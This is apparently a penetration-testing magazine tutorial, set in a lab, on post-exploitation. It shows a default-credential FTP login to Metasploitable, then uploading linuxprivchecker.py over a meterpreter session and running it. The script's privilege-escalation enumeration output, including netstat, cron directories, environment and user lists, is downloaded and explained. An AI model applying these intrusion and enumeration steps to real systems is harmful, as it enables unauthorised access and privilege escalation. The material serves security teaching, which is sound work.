```
root@kali:~# telnet 192.168.41.131 2121
Trying 192.168.41.131...
Connected to 192.168.41.131.
Escape character is '^]'.
help
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.41.131]
214-The following commands are recognized (* =>'s unimplemented):
214-CWD     XCWD    CDUP    XCUP    SMNT*   QUIT    PORT    PASV
214-EPRT    EPSV    ALLO*   RNFR    RNTO    DELE    MDTM    RMD
214-XRMD    MKD     XMKD    PWD     XPWD    SIZE    SYST    HELP
214-NOOP    FEAT    OPTS    AUTH    CCC*    CONF*   ENC*    MIC*
214-PBSZ    PROT    TYPE    STRU    MODE    RETR    STOR    STOU
214-APPE    REST    ABOR    USER    PASS    ACCT*   REIN*   LIST
214-NLST    STAT    SITE
214 Direct comments to root@metasploitable.localdomain
CWD
530 Please login with USER and PASS
USER msfadmin
331 Password required for msfadmin
PASS msfadmin
230 User msfadmin logged in
```

To confirm this, I tried one command. It prompted me for username and password. But thanks to an excellent phase of enumeration we performed, we already have the username and password. I decided to try the username/password msfadmin/msfadmin. Voila, it worked and we have access to the system now. Typing PWD command gives me the confirmation that I am inside the system.



```
214-NLST    STAT    SITE
214 Direct comments to root@metasploitable.localdomain
CWD
530 Please login with USER and PASS
USER msfadmin
331 Password required for msfadmin
PASS msfadmin
230 User msfadmin logged in
PWD
257 "/home/msfadmin" is the current directory
```

LINUX PRIVCHECKER.PY

NOT JUST ANOTHER TOOL


Privilege Escalation plays a very important role during penetration testing. Immediately after gaining access to a system, we may have limited privileges on our target system. This in turn will limit our actions on the system. To perform most of the awesome actions like grabbing microsoft product keys (the exploit we saw in Metasploit This Month section of this issue) and grabbing hash of the Windows system, we need more privileges.

What does privilege escalation mean? In Windows systems, it means getting SYSTEM level access (like the DiskSavvy Enterprise adm module exploit we saw in our Metasploit This Month section) and on Linux systems it means getting ROOT access. In our previous issues, we have learnt about many privilege escalation exploits especially for Windows.

Metasploit has local exploit suggester module to suggest penetration testers about local privilege escalation exploits for Windows.But in the case of Linux it's a bit more complex. Before we try any privilege escalation exploit in Linux, we need to have knowledge as for which vulnerability exists in our target system. We can also do this manually but it may be a cumbersome process and also why go through the pain when hackers have already designed tools exactly for that purpose.


One such tool is Linuxprivchecker. Linux priv checker is a python script which does what its names says. It searches for all the ways on a Linux system which can allow penetration testers to escalate privileges. For this purpose it has to be run on the target system.

Let us see in detail what it does. We have seen an exploit in the Metasploit This Month section of this issue named Clipbucket File Upload execution exploit.We will follow through that scenario while explaining about this tool. At the end of the exploit, we have seen that we got a meterpreter session on a Linux machine but with daemon privileges. Let us use the tool linuxprivchecker on this remote Linux machine. For this, we need to upload this into the target system. On the meterpreter shell, type command pwd to check the working directory on on our target. Type command lpwd to print the working directory of Kali Linux.




```
meterpreter > pwd
/opt/lampp/htdocs/clipbucket-4881/upload/actions/CB_BEATS_UPLOAD_DIR
meterpreter > lpwd
/root
meterpreter > upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h        Help banner.
    -r        Upload recursively.

meterpreter > upload /root/Desktop/linuxprivchecker.py /opt/lampp/htdocs/clipbuc
ket-4881/upload/actions/CB_BEATS_UPLOAD_DIR
[*] uploading  : /root/Desktop/linuxprivchecker.py -> /opt/lampp/htdocs/clipbuck
et-4881/upload/actions/CB_BEATS_UPLOAD_DIR
[*] uploaded   : /root/Desktop/linuxprivchecker.py -> /opt/lampp/htdocs/clipbuck
et-4881/upload/actions/CB_BEATS_UPLOAD_DIR/linuxprivchecker.py
meterpreter > 
```

My Linuxprivchecker download is on Desktop directory. Use the upload command as shown in the above image to upload the linuxprivchecker tool to the target machine. The file should be uploaded.To verify, in the meterpreter type command ls. As highlighted below, it is succes-sfully uploaded.




```
meterpreter > upload /root/Desktop/linuxprivchecker.py /opt/lampp/htdocs/clipbucket-4881/upload/actions/CB_BEATS_UPLOAD_DIR
[*] uploading  : /root/Desktop/linuxprivchecker.py -> /opt/lampp/htdocs/clipbucket-4881/upload/actions/CB_BEATS_UPLOAD_DIR
[*] uploaded   : /root/Desktop/linuxprivchecker.py -> /opt/lampp/htdocs/clipbucket-4881/upload/actions/CB_BEATS_UPLOAD_DIR/linuxprivchecker.py
meterpreter > ls
Listing: /opt/lampp/htdocs/clipbucket-4881/upload/actions/CB_BEATS_UPLOAD_DIR
=============================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  2046   fil   2018-05-10 08:44:05 -0400  15259562451f02c7.php
100644/rw-r--r--  25304  fil   2018-05-10 10:28:51 -0400  linuxprivchecker.py

meterpreter > 
```

It's time to run our program. For this we need to get a command shell on the target system.This can be done by typing shell command in the meterpreter as shown below. A channel 7 is created. We will be taken directly to the current working directory on the target system.Once type ls command to see if it's working. It's working. We can see our uploaded file.



```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS

meterpreter > shell
Process 25763 created.
Channel 7 created.
ls
15259562451f02c7.php
linuxprivchecker.py
```


Since LinuxPrivchecker is a Python tool, it requires Python to be installed on the target system to be able to run it. But the good news is Python is insalled by default in all Linux distributions. So running this script is not such a big problem. Python scripts can be run in a Linux dis-tribution using command python linuxprivchecker.py. This will start the program as shown below.



```
meterpreter > shell
Process 25763 created.
Channel 7 created.
ls
15259562451f02c7.php
linuxprivchecker.py
python linuxprivchecker.py
================================================================================
=================
LINUX PRIVILEGE ESCALATION CHECKER
================================================================================
=================

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
    Linux version 4.10.0-38-generic (buildd@lgw01-amd64-020) (gcc version 5.4.0
```


When we run the command like this, the output will be displayed on the terminal of the system. But I want the output of the program to be saved to a file which can be downloaded to our system to be analysed leisurely.

This can be done using command python linuxprivchecker.py > file.xt. This command will run the program and save the results to a file named file.xt. If you type ls, we can see a file named file.xt created.




```
ls
15259562451f02c7.php
linuxprivchecker.py
python linuxprivchecker.py > file.xt

ls
ls
^C
Terminate channel 0? [y/N]  n
[-] core_channel_interact: Operation failed: 1
meterpreter > shells
[-] Unknown command: shells.
meterpreter > shell
Process 31235 created.
Channel 1 created.
pwd
/opt/lampp/htdocs/clipbucket-4881/upload/actions/CB_BEATS_UPLOAD_DIR
ls
15259562451f02c7.php
file.xt
linuxprivchecker.py
file file.xt
file.xt: ASCII text
```

Once it is done, terminate the command shell channel by hitting CTRL+C. We will be automatically taken to the meterpreter session. Type command download file.xt to download the file




```
meterpreter > download file.xt
[*] Downloading: file.xt -> file.xt
[*] Downloaded 12.00 KiB of 12.00 KiB (100.0%): file.xt -> file.xt
[*] download   : file.xt -> file.xt
meterpreter >
```

Once the file is downloaded as shown in the above image, open the file using any text editor. Here we have used gedit. Now let us analyse the result of the scan. It starts by getting basic information about the system like OS, kernel, netstat info, route and file system information.




```
=================================================================================================
LINUX PRIVILEGE ESCALATION CHECKER
=================================================================================================

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
    Linux version 4.10.0-38-generic (buildd@lgw01-amd64-020) (gcc version 5.4.0 20160609 (Ubuntu
5.4.0-6ubuntu1~16.04.4) ) #42~16.04.1-Ubuntu SMP Tue Oct 10 16:30:51 UTC 2017

[+] Hostname
    ubuntu

[+] Operating System
    Ubuntu 16.04.2 LTS \n \l

[*] GETTING NETWORKING INFO...

[+] Interfaces
    ens38     Link encap:Ethernet  HWaddr 00:0c:29:0a:f9:7e
    inet addr:192.168.41.139  Bcast:192.168.41.255  Mask:255.255.255.0
    inet6 addr: fe80::20c:29ff:fe0a:f97e/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
    RX packets:21746 errors:1 dropped:5 overruns:0 frame:0
    TX packets:12161 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:22535840 (22.5 MB)  TX bytes:1669741 (1.6 MB)
    Interrupt:16 Base address:0x2000
    lo        Link encap:Local Loopback
    inet addr:127.0.0.1  Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING  MTU:65536  Metric:1
    RX packets:2342 errors:0 dropped:0 overruns:0 frame:0
    TX packets:2342 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:1752515 (1.7 MB)  TX bytes:1752515 (1.7 MB)
```




```
[+] Netstat
    Active Internet connections (servers and established)
    Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name
    tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
    tcp        0      0 192.168.41.139:59884    192.168.41.128:4444     ESTABLISHED 30368/sh
    tcp6       0      0 :::21                   :::*                    LISTEN      -
    tcp6       0      0 ::1:631                 :::*                    LISTEN      -
    tcp6       0      0 :::443                  :::*                    LISTEN      -
    tcp6       0      0 :::3306                 :::*                    LISTEN      -
    tcp6       0      0 :::80                   :::*                    LISTEN      -
    tcp6       1      0 192.168.41.139:80       192.168.41.128:39749    CLOSE_WAIT  -
    udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
    udp        0      0 0.0.0.0:631             0.0.0.0:*                           -
    udp        0      0 0.0.0.0:51833           0.0.0.0:*                           -
    udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
    udp6       0      0 :::5353                 :::*                                -
    udp6       0      0 :::39696                :::*                                -

[+] Route
    Kernel IP routing table
    Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
    default         192.168.41.2    0.0.0.0         UG    0      0        0 ens38
    192.168.41.0    *               255.255.255.0   U     0      0        0 ens38

[*] GETTING FILESYSTEM INFO...

[+] Mount results
    sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
    proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
    udev on /dev type devtmpfs (rw,nosuid,relatime,size=490740k,nr_inodes=122685,mode=755)
    devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
    tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=102184k,mode=755)
    /dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro,data=ordered)
    securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
    tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
```

Then it shows the mount results. The mount command in Linux mounts a storage device or filesystem, attaching it to the existing directory structure of Linux. It means here it is showing all the files mounted.




```
[*] GETTING FILESYSTEM INFO...

[+] Mount results
    sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
    proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
    udev on /dev type devtmpfs (rw,nosuid,relatime,size=490740k,nr_inodes=122685,mode=755)
    devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
    tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=102184k,mode=755)
    /dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro,data=ordered)
    securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
    tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
    tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
    tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
    cgroup on /sys/fs/cgroup/systemd type cgroup
(rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/lib/systemd/systemd-cgroups-
agent,name=systemd)
    pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
    cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
    cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
    cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
    cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
    cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
    cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
    cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
    cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
    cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup
(rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
    cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
    systemd-1 on /proc/sys/fs/binfmt_misc type autofs
(rw,relatime,fd=35,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=13416)
    debugfs on /sys/kernel/debug type debugfs (rw,relatime)
    mqueue on /dev/mqueue type mqueue (rw,relatime)
    hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
    fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
    vmware-vmblock on /run/vmblock-fuse type fuse.vmware-vmblock
```

Then it lists the fstab entries .Fstab is the file system table of the Linux operating system. Then it lists scheduled cron jobs. The cron daemon (or process) in Linux is a long running process that executes scheduled commands at specific dates and times.




```
[+] fstab entries
    # /etc/fstab: static file system information.
    #
    # Use 'blkid' to print the universally unique identifier for a
    # device; this may be used with UUID= as a more robust way to name devices
    # that works even if disks are added and removed. See fstab(5).
    #
    # <file system> <mount point>   <type>  <options>       <dump>  <pass>
    # / was on /dev/sda1 during installation
    UUID=c61ac022-8d67-497f-822d-a9823645c16b /               ext4    errors=remount-ro 0       1
    # swap was on /dev/sda5 during installation
    UUID=c7b67117-502f-4c28-a231-25e64c49edea none            swap    sw              0       0
    /dev/fd0        /media/floppy0  auto    rw,user,noauto,exec,utf8 0       0

[+] Scheduled cron jobs
    -rw-r--r-- 1 root root  722 Apr  5  2016 /etc/crontab
    /etc/cron.d:
    total 28
    drwxr-xr-x   2 root root  4096 Feb 15  2017 .
    drwxr-xr-x 131 root root 12288 May 10 06:56 ..|
    -rw-r--r--   1 root root   244 Dec 28  2014 anacron
    -rw-r--r--   1 root root   102 Apr  5  2016 .placeholder
    -rw-r--r--   1 root root   191 Nov  4  2017 popularity-contest
    /etc/cron.daily:
    total 72
    drwxr-xr-x   2 root root  4096 Mar 23 03:05 .
    drwxr-xr-x 131 root root 12288 May 10 06:56 ..
    -rwxr-xr-x   1 root root   311 Dec 28  2014 0anacron
    -rwxr-xr-x   1 root root   376 Mar 31  2016 apport
    -rwxr-xr-x   1 root root  1474 Jan 17  2017 apt-compat
    -rwxr-xr-x   1 root root   355 May 22  2012 bsdmainutils
    -rwxr-xr-x   1 root root   384 Oct  5  2014 cracklib-runtime
    -rwxr-xr-x   1 root root  1597 Nov 26  2015 dpkg
    -rwxr-xr-x   1 root root   372 May  5  2015 logrotate
    -rwxr-xr-x   1 root root  1293 Nov  6  2015 man-db
```

Then it searched for writable cron directories. Hackers can schedule some malicious activities if they get access to these directories. Of course we have none here. It found a superuser and his name is root along with other other users.



```
[+] Writable cron dirs


[*] ENUMERATING USER AND ENVIRONMENTAL INFO...

[+] Logged in User Activity
    08:40:22 up  3:36,  1 user,  load average: 0.15, 1.41, 6.88
    USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
    user1    tty7     :0               Fri21    5days  7:03   1.00s /sbin/upstart --user

[+] Super Users Found:
    root

[+] Environment
    SUDO_GID=1000
    MAIL=/var/mail/root
    USER=root
    LANGUAGE=en_US
    TEXTDOMAIN=xampp
    LD_LIBRARY_PATH=/opt/lampp/lib:/opt/lampp/lib
    SHLVL=1
    HOME=/home/user1
    de=false
    GETTEXT=/opt/lampp/bin/gettext
    SUDO_UID=1000
    LOGNAME=root
    _=/opt/lampp/bin/apachectl
    TERM=xterm-256color
    USERNAME=root
    PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
    DISPLAY=:0
    LANG=en_US.UTF-8
    XAUTHORITY=/home/user1/.Xauthority
    SUDO_COMMAND=/opt/lampp/lampp start
    SHELL=/bin/bash
    XAMPP_OS=Linux
```

Next it found all other users but failed to find sudoers. Sudoers are users wh have root privileges. That was all about this tool.



```
[+] Root and current user history (depends on privs)
    -rw------- 1 user1 user1 3342 Mar 24 03:38 /home/user1/.bash_history

[+] Sudoers (privileged)

[+] All users
    root:x:0:0:root:/root:/bin/bash
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/bin/sync
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
    irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
    gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
    systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
    systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
    systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
    systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
    syslog:x:104:108::/home/syslog:/bin/false
    _apt:x:105:65534::/nonexistent:/bin/false
    messagebus:x:106:110::/var/run/dbus:/bin/false
    uuidd:x:107:111::/run/uuidd:/bin/false
    lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
    whoopsie:x:109:116::/nonexistent:/bin/false
```

We will once again see in detail all the concepts we have learnt in this section. Until then, Good Bye